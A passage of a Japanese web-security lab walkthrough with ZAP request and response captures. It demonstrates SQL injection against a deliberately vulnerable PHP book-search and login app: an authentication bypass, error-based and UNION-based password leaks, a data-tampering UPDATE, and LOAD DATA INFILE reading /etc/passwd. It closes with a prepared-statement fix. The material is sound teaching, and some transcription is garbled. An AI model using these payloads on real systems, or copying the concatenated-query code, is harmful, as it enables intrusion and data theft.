    $_SESSION['id'] = $id;
    echo 'ログイン成功です';
} else {
    echo 'ログイン失敗です';
}
} // pg_close($con);
?>
</body>
</html>
```

【ブラウザ→サーバ: リクエスト 44/44-002a.html → レスポンス】SQL脆弱性 認証画面(正常系)

無害セッション - 20181219-075342 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート リクエスト + レスポンス

デフォルトビュー

コンテキスト  
既定コンテキスト  
サイト

```
GET http://example.jp/44/44-002b.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/44/
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=kd9m6o17v1mvhq4efi6p5j97
Upgrade-Insecure-Requests: 1
Host: example.jp
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Thu, 20 Dec 2018 01:27:26 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 312
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "138-56c2a2de944b7-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<html>
<head><title>ログインしてください</title></head>
<body>
<form action="44-003.php" method="POST">
ユーザ名<input type="text" name="ID" value="yamada"><br>
パスワード<input type="text" name="PWD" value="" OR 'a'='a"><br>
<input type="submit" value="ログイン">
</form>
</body>
</html>
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
55	18/12/20 10:27:24	GET	http://example.jp/44/44-002b.html	200	OK	5 ms	312 bytes	Medium	Form	

アラート 0 1 3 0 現在のスキャン 0 0 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 44/44-003.php → レスポンス】SQL脆弱性 認証画面(正常系)

無害セッション - 20181219-075342 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート リクエスト + レスポンス

デフォルトビュー

コンテキスト  
既定コンテキスト  
サイト

```
POST http://example.jp/44/44-003.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/44/44-002b.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=kd9m6o17v1mvhq4efi6p5j97
Upgrade-Insecure-Requests: 1
Host: example.jp
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Thu, 20 Dec 2018 01:30:20 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-UA-Compatible: IE=edge

<html>
<body>
ログイン成功です</body>
</html>
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
56	18/12/20 10:30:19	POST	http://example.jp/44/44-003.php	200	OK	7 ms	54 bytes	Medium		

アラート 0 1 3 0 現在のスキャン 0 0 0 0 0 0 0 0 0 0

## 【ブラウザ】

ログインしてください × +

example.jp/44/44-002b.html

ユーザー名 yamada

パスワード ' OR 'a'='a'

ログイン

example.jp/44/44-003.php × +

example.jp/44/44-003.php

ログイン成功です

ログインしてください × http://example.jp/44/44-002b.html × +

view-source:http://example.jp/44/44-002b.html

```
1 <html>
2 <head><title>ログインしてください</title></head>
3 <body>
4 <form action="44-003.php" method="POST">
5 ユーザー名<input type="text" name="ID" value="yamada"><br>
6 パスワード<input type="text" name="PWD" value="' OR 'a'='a'"><br>
7 <input type="submit" value="ログイン">
8 </form>
9 </body>
10 </html>
11
```

example.jp/44/44-003.php × http://example.jp/44/44-003.php × +

view-source:http://example.jp/44/44-003.php

```
1 <html>
2 <body>
3 ログイン成功です</body>
4 </html>
5
```

## SQL脆弱性 44-001:蔵書検索(データ改ざん) 確認

4.4 SQL呼び出しに伴う脆弱性

- 44-001:蔵書検索(正常系)
- 44-001:蔵書検索(エラーメッセージからの情報漏洩)
- 44-001:蔵書検索(UNION SELECTを用いた情報漏洩)
- 44-002:認証画面
- 44-002:認証画面(正常系)
- 44-002:認証画面(認証回避)
- 44-001:蔵書検索(データ改ざん) 確認
- 44-001:蔵書検索(ファイル読み出し[1]ファイルの内容をテーブルに)
- 44-001:蔵書検索(ファイル読み出し[2]テーブル参照)
- 44-004:蔵書検索対策版(正常系)
- 44-004:蔵書検索対策版(SQLインジェクション攻撃)
- resetdb:データベースの復旧

[phpinfo](#)  
[ホームに戻る](#)

4.4 SQL呼び出しに伴う脆弱性

```
1 <html>
2 <head><title>4.4 SQL呼び出しに伴う脆弱性</title></head>
3 <body>
4 4.4 SQL呼び出しに伴う脆弱性
5 <ol>
6 <li><a href="44-001.php?author=Shakespeare">44-001:蔵書検索(正常系)</a></li>
7 <li><a href="44-001.php?author="+AND+EXTRACTVALUE(0,(SELECT+CONCAT('$',id.':',pwd)+FROM+users+LIMIT+0,1))++++">44-001:蔵書検索(エラーメッセージからの情報漏洩)</a></li>
8 <li><a href="44-001.php?author=author="+UNION+SELECT+id,pwd,name,addr,NULL,NULL,NULL+FROM+users+--">44-001:蔵書検索(UNION SELECTを用いた情報漏洩)</a></li>
9 <li><a href="44-002.html">44-002:認証画面</a></li>
10 <li><a href="44-002a.html">44-002:認証画面(正常系)</a></li>
11 <li><a href="44-002b.html">44-002:認証画面(認証回避)</a></li>
12 <li><a href="44-001.php?author=';UPDATE+books+SET+TITLE%3D'+cracked!</li>'+WHERE+id%3D'1001'+--">44-001:蔵書検索(データ改ざん)</a> <a href="44-001.php?author=Shakespeare">確認</a></li>
13 <li><a href="44-001.php?author=';LOAD+DATA+INFILE+'et/c/passwd'+INTO+TABLE+books+(title)+--">44-001:蔵書検索(ファイル読み出し[1]ファイルの内容をテーブルに)</a></li>
14 <li><a href="44-001.php?author='OR+author+IS+NULL+--">44-001:蔵書検索(ファイル読み出し[2]テーブル参照)</a></li>
15 <li><a href="/44/44-004.php?author=Shakespeare">44-004:蔵書検索対策版(正常系)</a></li>
16 <li><a href="/44/44-004.php?author="+AND+EXTRACTVALUE(0,(SELECT+CONCAT('$',id.':',pwd)+FROM+users+LIMIT+0,1))++++">44-004:蔵書検索対策版(SQLインジェクション攻撃)</a></li>
17 <li><a href="resetdb.php">resetdb:データベースの復旧</a></li>
18 </ol>
19 <br>
20 <a href="phpinfo.php">phpinfo</a><br>
21 <a href="/">ホームに戻る</a>
22 </body>
23 </html>
24
```

### 【サーバ: phpファイル】

```
/var/www/html/44/44-001.php - wasbook@example.jp - エディタ - WinSCP
k?php
header('Content-Type: text/html; charset=UTF-8');
$author = $_GET['author'];
try {
    $db = new PDO("mysql:host=127.0.0.1;dbname=wasbook", "root", "wasbook");
    $db->query("Set names utf8");
    // $db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_WARNING);
    $db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    $sql = "SELECT * FROM books WHERE author = '$author' ORDER BY id";
    $ps = $db->query($sql);
}
?>
<html>
<body>
<table border=1>
<tr>
<th>蔵書ID</th>
<th>タイトル</th>
<th>著者名</th>
<th>出版社</th>
<th>出版年月</th>
<th>価格</th>
</tr>
<?php
while ($row = $ps->fetch()){
    echo "<tr>\n";
    for ($col = 0; $col < 6; $col++) {
        echo "<td>" . $row[$col] . "</td>\n";
    }
    echo "</tr>\n";
}
} catch (PDOException $e) {
    echo "Error : " . $e->getMessage() . "\n";
}
?>
</table>
</body>
</html>
```

【ブラウザ→サーバ: リクエスト 44/44-001.php → レスポンス】SQL脆弱性 蔵書検索(データ改ざん) 確認

The screenshot shows the Burp Suite interface with a request and response view. The request is a GET request to `http://example.jp/44/44-001.php?author=%27;UPDATE+books+SET+TITLE%3D%27%3C%3Ecracked!%3C/%3E%27+WHERE+id%3D%271001%27--+ HTTP/1.1`. The response is an HTTP 200 OK from a server running nginx/1.10.3, with a content type of `text/html; charset=UTF-8`. The response body contains HTML for a book search result table with headers: 蔵書ID, タイトル, 著者名, 出版社, 出版年月, 価格.

```
Request:
GET http://example.jp/44/44-001.php?author=%27;UPDATE+books+SET+TITLE%3D%27%3C%3Ecracked!%3C/%3E%27+WHERE+id%3D%271001%27--+ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/44/
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=kd9m60117v1mvhq4ef6p5j97
Upgrade-Insecure-Requests: 1
Host: example.jp

Response:
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Thu, 20 Dec 2018 01:39:41 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 183
Connection: keep-alive
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<html>
<body>
<table border=1>
<tr>
<th>蔵書ID</th>
<th>タイトル</th>
<th>著者名</th>
<th>出版社</th>
<th>出版年月</th>
<th>価格</th>
</tr>
</table>
</body>
</html>
```

`44-001.php?author=';UPDATE+books+SET+TITLE%3D'<i>cracked!</i>'+WHERE+id%3D'1001'--+"`

脆弱性をつくパラメータ(UPDATE文)

【ブラウザ→サーバ: リクエスト 44/44-001.php → レスポンス】SQL脆弱性 蔵書検索(正常系)

The screenshot displays the OWASP ZAP 2.7.0 interface. The top toolbar includes buttons for 'サイト' (Site), 'クイックスタート' (Quick Start), 'リクエスト' (Request), and 'レスポンス' (Response). The main workspace is divided into three panes: 'コンテキスト' (Context) on the left, 'リクエスト' (Request) in the middle, and 'レスポンス' (Response) on the right. The 'リクエスト' pane shows a GET request to 'http://example.jp/44/44-001.php?author=Shakespeare' with various headers. The 'レスポンス' pane shows an HTTP 200 OK response with headers and an HTML body containing a table of book records.

**Request:**

```
GET http://example.jp/44/44-001.php?author=Shakespeare HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/44/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```

**Response:**

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Thu, 20 Dec 2018 02:03:51 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 672
Connection: keep-alive
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<html>
<body>
<table border=1>
<tr>
<th>蔵書ID</th>
<th>タイトル</th>
<th>著者名</th>
<th>出版社</th>
<th>出版年月</th>
<th>価格</th>
</tr>
<tr>
<td>1004</td>
<td>リア王</td>
<td>Shakespeare</td>
<td>秋田公論社</td>
<td>2004/07</td>
<td>1890</td>
</tr>
</table>
</body>
</html>
```

**Log Table:**

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップ...	レスポンスボディサイズ	検出アラート	ノート	タグ
76	18/12/20 11:03:49	GET	http://example.jp/44/44-001.php?author=Shakespeare	200	OK	5 ms	672 bytes	Medium		

Alerts: 現在のスキャン 0 0 0 0 0 0 0 0 0 0 0 0

## 【ブラウザ】

example.jp/44/44-001.php?author= X +

example.jp/44/44-001.php?author=;UPDATE+books+SET+TITLE%3D'<!--cracked!</!>'+Wi

蔵書ID	タイトル	著者名	出版社	出版年月	価格
------	------	-----	-----	------	----

example.jp/44/44-001.php?author= X http://example.jp/44/44-001.php?author=;UPDATE+books+SET+TITLE%3D'<!--cracked!</!>'+Wi X +

```
1 <html>
2 <body>
3 <table border=1>
4 <tr>
5 <th>蔵書ID</th>
6 <th>タイトル</th>
7 <th>著者名</th>
8 <th>出版社</th>
9 <th>出版年月</th>
10 <th>価格</th>
11 </tr>
12 </table>
13 </body>
14 </html>
15
```

example.jp/44/44-001.php?author= X +

example.jp/44/44-001.php?author=Shakespeare

蔵書ID	タイトル	著者名	出版社	出版年月	価格
1001	cracked!	Shakespeare	青森書籍	1979/01	600
1002	ハムレット	Shakespeare	岩手書房	1997/04	1260
1003	マクベス	Shakespeare	山形出版	2001/05	1530
1004	リア王	Shakespeare	秋田公論社	2004/07	1890

example.jp/44/44-001.php?author= X http://example.jp/44/44-001.php?author=Shakespeare X +

```
1 <html>
2 <body>
3 <table border=1>
4 <tr>
5 <th>蔵書ID</th>
6 <th>タイトル</th>
7 <th>著者名</th>
8 <th>出版社</th>
9 <th>出版年月</th>
10 <th>価格</th>
11 </tr>
12 </table>
13 </body>
14 </html>
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37 <td>1004</td>
38 <td>リア王</td>
39 <td>Shakespeare</td>
40 <td>秋田公論社</td>
41 <td>2004/07</td>
42 <td>1890</td>
43 </tr>
44 </table>
45 </body>
46 </html>
47
```

## SQL脆弱性 44-001:蔵書検索(ファイル読み出し[1]ファイルの内容をテーブルに)

## SQL脆弱性 44-001:蔵書検索(ファイル読み出し[2]テーブル参照)

4.4 SQL呼び出しに伴う脆弱性

- 44-001:蔵書検索(正常系)
- 44-001:蔵書検索(エラーメッセージからの情報漏洩)
- 44-001:蔵書検索(UNION SELECTを用いた情報漏洩)
- 44-002:認証画面
- 44-002:認証画面(正常系)
- 44-002:認証画面(認証回避)
- 44-001:蔵書検索(データ改ざん) 確認
- 44-001:蔵書検索(ファイル読み出し[1]ファイルの内容をテーブルに)
- 44-001:蔵書検索(ファイル読み出し[2]テーブル参照)
- 44-004:蔵書検索対策版(正常系)
- 44-004:蔵書検索対策版(SQLインジェクション攻撃)
- resetdb:データベースの復旧

[phpinfo](#)  
[ホームに戻る](#)

```
1 <html>
2 <head><title>4.4 SQL呼び出しに伴う脆弱性</title></head>
3 <body>
4 4.4 SQL呼び出しに伴う脆弱性
5 <ol>
6 <li><a href="/44-001.php?author=Shakespeare">44-001:蔵書検索(正常系)</a></li>
7 <li><a href="/44-001.php?author="+AND+EXTRACTVALUE(0,(SELECT+CONCAT('$','id',':',pwd)+FROM+users+LIMIT+0,1))++>44-001:蔵書検索(エラーメッセージからの情報漏洩)</a></li>
8 <li><a href="/44-001.php?author=author="+UNION+SELECT+id,pwd,name,addr,NULL,NULL,NULL+FROM+users-->44-001:蔵書検索(UNION SELECTを用いた情報漏洩)</a></li>
9 <li><a href="/44-002.html">44-002:認証画面</a></li>
10 <li><a href="/44-002a.html">44-002:認証画面(正常系)</a></li>
11 <li><a href="/44-002b.html">44-002:認証画面(認証回避)</a></li>
12 <li><a href="/44-001.php?author="+LOAD+DATA+INFILE+"etc/passwd"+INTO+TABLE+books+(title)++>44-001:蔵書検索(データ改ざん)</a> <a href="/44-001.php?author=Shakespeare">確認</a></li>
13 <li><a href="/44-001.php?author="+OR+author+IS+NULL++>44-001:蔵書検索(ファイル読み出し[1]ファイルの内容をテーブルに)</a></li>
14 <li><a href="/44/44-004.php?author=Shakespeare">44-004:蔵書検索対策版(正常系)</a></li>
15 <li><a href="/44/44-004.php?author="+AND+EXTRACTVALUE(0,(SELECT+CONCAT('$','id',':',pwd)+FROM+users+LIMIT+0,1))++>44-004:蔵書検索対策版(SQLインジェクション攻撃)</a></li>
16 <li><a href="/resetdb.php">resetdb:データベースの復旧</a></li>
17 </ol>
18 <br>
19 <a href="/phpinfo.php">phpinfo</a><br>
20 <a href="/">ホームに戻る</a>
21 </body>
22 </html>
23
24
```

【ブラウザ→サーバ: リクエスト 44/44-001.php → レスポンス】SQL脆弱性 蔵書検索(ファイル読み出し[1]ファイルの内容をテーブルに)

The screenshot displays the OWASP ZAP interface. The request pane shows the following details:

- Method: GET
- URL: http://example.jp/44/44-001.php?author=%27;LOAD+DATA+INFILE+%27/etc/passwd%27+INTO+TABLE+books+(title)--+ HTTP/1.1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8
- Accept-Language: ja,en-US;q=0.7,en;q=0.3
- Accept-Encoding: gzip, deflate
- Referer: http://example.jp/44/
- DNT: 1
- Connection: keep-alive
- Upgrade-Insecure-Requests: 1
- Host: example.jp

The response pane shows the following details:

- Status: HTTP/1.1 200 OK
- Server: nginx/1.10.3
- Date: Thu, 20 Dec 2018 02:21:31 GMT
- Content-Type: text/html; charset=UTF-8
- Content-Length: 183
- Connection: keep-alive
- Vary: Accept-Encoding
- X-UA-Compatible: IE=edge

The response body contains the following HTML structure:

```
<html>
<body>
<table border=1>
<tr>
<th>蔵書ID</th>
<th>タイトル</th>
<th>著者名</th>
<th>出版社</th>
<th>出版年月</th>
<th>価格</th>
</tr>
</table>
</body>
</html>
```

A green callout box points to the request payload with the text: 「LOAD DATA INFILE」によって、/etc/passwd の内容を

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタ...	レスポンスボディサイズ	検出アラート	ノート	タグ
78	18/12/20 11:21:29	GET	http://example.jp/44/44-001.php?author=%27;LOAD+D...	200	OK	18 ms	183 bytes	Medium		

“44-001.php?author=%27;LOAD+DATA+INFILE+%27/etc/passwd%27+INTO+TABLE+books+(title)--+”

脆弱性をつくるパラメータ(LOAD DATA INFILE:MySQLの拡張機能)

【ブラウザ→サーバ: リクエスト 44/44-001.php → レスポンス】SQL脆弱性 蔵書検索(正常系)

The screenshot shows the OWASP ZAP interface with the following details:


- Request:** GET http://example.jp/44/44-001.php?author=%27OR+author+IS+NULL--+ HTTP/1.1
- Response:** HTTP/1.1 200 OK
- Response Body:** HTML output showing a table with columns for book details. The table contains a row with a shell prompt: `<td>root:x:0:0:root:/root:/bin/bash</td>`.
- Annotation:** A green callout box points to the request payload with the text: 「author IS NULL」で、author列がNULLのデータを表示します
- Log:** The bottom log shows the request was successful (200 OK) with a response body size of 4,482 bytes.

“44-001.php?author=%27OR+author+IS+NULL--+” 脆弱性をつくパラメータ (author IS NULL)

## 【ブラウザ】




蔵書ID	タイトル	著者名	出版社	出版年月	価格
	root:x:0:0:root:/root:/bin/bash				
	daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin				
	bin:x:2:2:bin:/bin:/usr/sbin/nologin				
	⋮				
	alice:x:1001:1001:,,,:/home/alice:/bin/bash				
	bob:x:1002:1002:,,,:/home/bob:/bin/bash				
	carol:x:1003:1003:,,,:/home/carol:/bin/bash				



```
1 <html>
2 <body>
3 <table border=1>
4 <tr>
5 <th>蔵書ID</th>
6 <th>タイトル</th>
7 <th>著者名</th>
8 <th>出版社</th>
9 <th>出版年月</th>
10 <th>価格</th>
11 </tr>
12 <tr>
13 <td></td>
14 <td>root:x:0:0:root:/root:/bin/bash</td>
15 <td></td>
16 <td></td>
17 <td></td>
18 <td></td>
19 </tr>
   ⋮
285 <td></td>
286 <td>carol:x:1003:1003:,,,:/home/carol:/bin/bash</td>
287 <td></td>
288 <td></td>
289 <td></td>
290 <td></td>
291 </tr>
292 </table>
293 </body>
294 </html>
295
```

SQL脆弱性 44-004:蔵書検索対策版(正常系)  
SQL脆弱性 44-004:蔵書検索対策版(SQLインジェクション攻撃)



4.4 SQL呼び出しに伴う脆弱性

1. [44-001:蔵書検索\(正常系\)](#)
2. [44-001:蔵書検索\(エラーメッセージからの情報漏洩\)](#)
3. [44-001:蔵書検索\(UNION SELECTを用いた情報漏洩\)](#)
4. [44-002:認証画面](#)
5. [44-002:認証画面\(正常系\)](#)
6. [44-002:認証画面\(認証回避\)](#)
7. [44-001:蔵書検索\(データ改ざん\) 確認](#)
8. [44-001:蔵書検索\(ファイル読み出し\[1\]ファイルの内容をテーブルに\)](#)
9. [44-001:蔵書検索\(ファイル読み出し\[2\]テーブル参照\)](#)
10. [44-004:蔵書検索対策版\(正常系\)](#) ← ①
11. [44-004:蔵書検索対策版\(SQLインジェクション攻撃\)](#) ← ②
12. [resetdb:データベースの復旧](#)

[phpinfo](#)  
[ホームに戻る](#)



```
1 <html>
2 <head><title>4.4 SQL呼び出しに伴う脆弱性</title></head>
3 <body>
4 4.4 SQL呼び出しに伴う脆弱性
5 <ol>
6 <li><a href="/44-001.php?author=Shakespeare">44-001:蔵書検索(正常系)</a></li>
7 <li><a href="/44-001.php?author='+AND+EXTRACTVALUE(0,(SELECT+CONCAT('$',id,':',pwd)+FROM+users+LIMIT+0,1))++>44-001:蔵書検索(エラーメッセージからの情報漏洩)</a></li>
8 <li><a href="/44-001.php?author=author'+UNION+SELECT+id,pwd,name,addr,NULL,NULL,NULL+FROM+users++>44-001:蔵書検索(UNION SELECTを用いた情報漏洩)</a></li>
9 <li><a href="/44-002.html">44-002:認証画面</a></li>
10 <li><a href="/44-002a.html">44-002:認証画面(正常系)</a></li>
11 <li><a href="/44-002b.html">44-002:認証画面(認証回避)</a></li>
12 <li><a href="/44-001.php?author=':UPDATE+books+SET+TITLE%3D'<i>cracked</i>'+WHERE+id%3D'1001'++>44-001:蔵書検索(データ改ざん)</a> <a href="/44-001.php?author=Shakespeare">確認</a></li>
13 <li><a href="/44-001.php?author=':LOAD+DATA+INFILE+'&etc/passwd'+INTO+TABLE+books+(title)++>44-001:蔵書検索(ファイル読み出し[1]ファイルの内容をテーブルに)</a></li>
14 <li><a href="/44-001.php?author='OR+author+IS+NULL++>44-001:蔵書検索(ファイル読み出し[2]テーブル参照)</a></li>
15 <li><a href="/44/44-004.php?author=Shakespeare">44-004:蔵書検索対策版(正常系)</a></li>
16 <li><a href="/44/44-004.php?author='+AND+EXTRACTVALUE(0,(SELECT+CONCAT('$',id,':',pwd)+FROM+users+LIMIT+0,1))++>44-004:蔵書検索対策版(SQLインジェクション攻撃)</a></li>
17 <li><a href="/resetdb.php">resetdb:データベースの復旧</a></li>
18 </ol>
19 <br>
20 <a href="/phpinfo.php">phpinfo</a><br>
21 <a href="/">ホームに戻る</a>
22 </body>
23 </html>
24
```

## 【サーバ: phpファイル】

```
#!/var/www/html/44/44-004.php - wasbook@example.jp - エディタ - WinSCP
k?php
header('Content-Type: text/html; charset=UTF-8');
$author = $_GET['author'];
try {
    $opt = array(PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
                PDO::MYSQL_ATTR_MULTI_STATEMENTS => false,
                PDO::ATTR_EMULATE_PREPARES => false);
    // if (defined('PDO::MYSQL_ATTR_MULTI_STATEMENTS')) {
    //     $opt[PDO::MYSQL_ATTR_MULTI_STATEMENTS] = false;
    // }
    $db = new PDO("mysql:host=127.0.0.1;dbname=wasbook;charset=utf8", "wasbook", "wasbook", $opt);
    $sql = "SELECT * FROM books WHERE author = ? ORDER BY id";
    $ps = $db->prepare($sql);
    $ps->bindValue(1, $author, PDO::PARAM_STR);
    $ps->execute();
}
<html>
<body>
<table border=1>
<tr>
<th>蔵書ID</th>
<th>タイトル</th>
<th>著者名</th>
<th>出版社</th>
<th>出版年月</th>
<th>価格</th>
</tr>
<?php
while ($row = $ps->fetch()) {
    echo "<tr>\n";
    for ($col = 0; $col < 6; $col++) {
        echo "<td" . $row[$col] . "</td>\n";
    }
    echo "</tr>\n";
}
} catch (PDOException $e) {
    error_log("Query Error : " . $e->getMessage());
    die("ただいまサイトが大変混雑しています。しばらく経ってからご利用ください");
}
?>
</table>
</body>
</html>
```

PDO::ATTR\_ERRMODE を PDO::ERRMODE\_EXCEPTION に設定します  
:PDO処理中のエラーをスローする設定、これがないとデータベース接続時のみ例外が発生します  
PDO::MYSQL\_ATTR\_MULTI\_STATEMENTS を false に設定します  
:複数の文を一度に実行できなくなります  
PDO::ATTR\_EMULATE\_PREPARES を false に設定します  
:静的プレースホルダを指定します(仕組みの一番、安全です)

「?」は プレースホルダ(場所取り)です

バインド:プレースホルダに値を割り当てる

【ブラウザ→サーバ: リクエスト 44/44-004.php → レスポンス】SQL脆弱性 蔵書検索対策版(正常系)

The screenshot displays the OWASP ZAP 2.7.0 interface. The main window is split into three panes: Context, Request, and Response. The Context pane on the left shows the current site context. The Request pane in the middle shows the details of the GET request to `http://example.jp/44/44-004.php?author=Shakespeare`. The Response pane on the right shows the server's response, which is an HTML page containing a table of book records. The table has columns for book ID, title, author, publisher, publication year, and price. The response status is 200 OK.

```
GET http://example.jp/44/44-004.php?author=Shakespeare HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/44/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Thu, 20 Dec 2018 03:20:11 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 672
Connection: keep-alive
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<html>
<body>
<table border=1>
<tr>
<th>蔵書ID</th>
<th>タイトル</th>
<th>著者名</th>
<th>出版社</th>
<th>出版年月</th>
<th>価格</th>
</tr>
<tr>
<td>1001</td>
<td>夏の夜の夢</td>
<td>Shakespeare</td>
<td>青森書籍</td>
<td>1979/01</td>
<td>600</td>
</tr>
<tr>
<td>1004</td>
<td>リア王</td>
<td>Shakespeare</td>
<td>秋田公論社</td>
<td>2004/07</td>
<td>1890</td>
</tr>
</table>
</body>
</html>
```

蔵書ID	タイトル	著者名	出版社	出版年月	価格
1001	夏の夜の夢	Shakespeare	青森書籍	1979/01	600
1004	リア王	Shakespeare	秋田公論社	2004/07	1890

Id	リクエスト日時	メソッド	URL	ステータス...	ステータスコード...	ラウンドトリップ...	レスポンスボディサ...	検出アラ...	ノート	タグ
84	18/12/20 12:20...	GET	http://example.jp/44/44-004.php?author=Shakespeare	200 OK		5 ms	672 bytes	Medium		

【ブラウザ→サーバ: リクエスト 44/44-004.php → レスポンス】SQL脆弱性 蔵書検索対策版(SQLインジェクション攻撃)

無題セッション - 20181219-075342 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート リクエスト +

デフォルトビュー

コンテキスト  
既定コンテキスト  
サイト

GET http://example.jp/44/44-004.php?author=%27+AND+EXTRACTVALUE(0,(SELECT+CONCAT('%27%27,id,%27:%27,pwd)+FROM+users+LIMIT+0,1))+--+ HTTP/1.1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: ja,en-US;q=0.7,en;q=0.3  
Accept-Encoding: gzip, deflate  
Referer: http://example.jp/44/  
DNT: 1  
Connection: keep-alive  
Upgrade-Insecure-Requests: 1  
Host: example.jp

無効な構文であるエラーメッセージを出力させることでID、パスワードの漏洩を引き起こす脆弱性があります

レスポンス

デフォルトビュー

HTTP/1.1 200 OK  
Server: nginx/1.10.3  
Date: Thu, 20 Dec 2018 03:26:46 GMT  
Content-Type: text/html; charset=UTF-8  
Content-Length: 183  
Connection: keep-alive  
Vary: Accept-Encoding  
X-UA-Compatible: IE=edge

<html>  
<body>  
<table border=1>  
<tr>  
<th>蔵書ID</th>  
